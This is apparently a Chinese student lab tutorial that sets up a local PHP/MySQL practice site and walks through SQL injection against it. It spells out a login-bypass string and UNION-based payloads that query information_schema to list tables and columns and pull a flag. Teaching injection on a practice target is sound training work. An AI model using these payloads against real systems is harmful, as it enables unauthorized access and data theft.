第一次Web组会
本次使用Windows 10 虚拟机环境
1. 安装环境 链接到标题
在PHPStudy官网:https://www.xp.cn/php-study 官网下载并安装PHPStudy。
安装好后打开,如下图所示,安装时已经帮我们创建好了MySQL和PHP等服务。我们只需要在首页点击一键启动WNMP(Windows,Nginx,MySQL,PHP)即可。启动服务后可以在浏览器输入localhost,如果可以访问到默认页,那么说明服务搭建成功了。


然后我们点击网站,在右侧的管理里面找到“打开根目录”,将practice压缩包解压之后放进去,原来文件夹里默认的文件可以移到一个文件夹里,也可以删掉。

放好后应该是这样:
现在再访问localhost你会发现页面变了,出现了一个表单,这说明PHP服务也已经成功运行。
2. 连接数据库 链接到标题
在PHPStudy中点击左侧的数据库,可以看到默认数据库的名称,账号和密码(都是root)。
现在要登录数据库了,可以用命令行操作,也可以用更加简便的图形工具。
在PHPStudy中搜索安装phpMyAdmin,选上刚才创建的网站,安装好后点击右侧管理,即可进入图形化的管理页面😎,在这里输入用户名和密码(都是root),即可进入管理后台。
点击左侧的新建数据库,随便填写一个数据库名,编码方式默认,点击创建即可。
接下来就可以导入practice里面的sql文件了,按照下步操作即可**(第一步的箭头画错了,应该选择刚刚创建的数据库,其余步骤正常操作)。**

导入成功后,我们就能在flag_table里面看到flag了🥰
现在修改login.php和search.php文件,使php也能连接到数据库。
- 修改login.php文件的第8行、search.php的第四行为:
$conn = mysqli_connect("localhost","root","root","test",3306);
// localhost为主机名,root,root,test分别是用户名,密码,数据库名,3306是MySQL默认的端口号
此时再次访问localhost输入一个数据库里的账号密码,如果可以登录,则说明数据库连接成功。
3. 尝试sql注入 链接到标题
分析php源码,发现点击按钮后,index.php向login.php发送了一个ajax请求,将输入的用户名和密码原文发送给login.php,login.php接收到这两个数据后就直接利用原始数据开始进行sql查询了。
我们尝试万能注入模板1' OR 1=1 #
SELECT * FROM user WHERE name='$username' AND `password`='$pwd'
//变成了
SELECT * FROM user WHERE name='1' OR 1=1 #' AND `password`='$pwd'
登陆成功,进入一个页面,通过id查询数据。从1开始尝试,发现1~4有数据,现在我们知道这个表有四个记录。
这里的sql语句:
SELECT * FROM user WHERE id=$id
接下来使用联合查询看看表中有几个字段:
由于select 的字段数与原查询一致,输入5 UNION SELECT 1,2,3,4,此时查询语句变为:
SELECT * FROM user WHERE id = 5#无结果
UNION
SELECT 1, 2, 3, 4
如果user表的列数不是4,则这个查询会失败,因为列数不匹配。此时我们知道了这个表有4列。
将语句输入,得到结果姓名: 2 邮箱:3,这是因为第二个SELECT语句返回的4个固定值(1, 2, 3, 4)与这些列一一对应。
此时我们就可以利用一些函数来查询数据库名称,表名等等内容,只需要把2,3换成相应的函数即可
构造payload:
5 UNION SELECT 1,database(),user(),4# 查数据库名称,用户名称
5 UNION SELECT 1,group_concat(table_name),3,4 FROM information_schema.tables where table_schema='test'  # information_schema.tables存放了所有的表名
5 UNION SELECT 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag_table'# 得到列名

5 UNION SELECT 1,flag,3,4 FROM test.flag_table #得到flag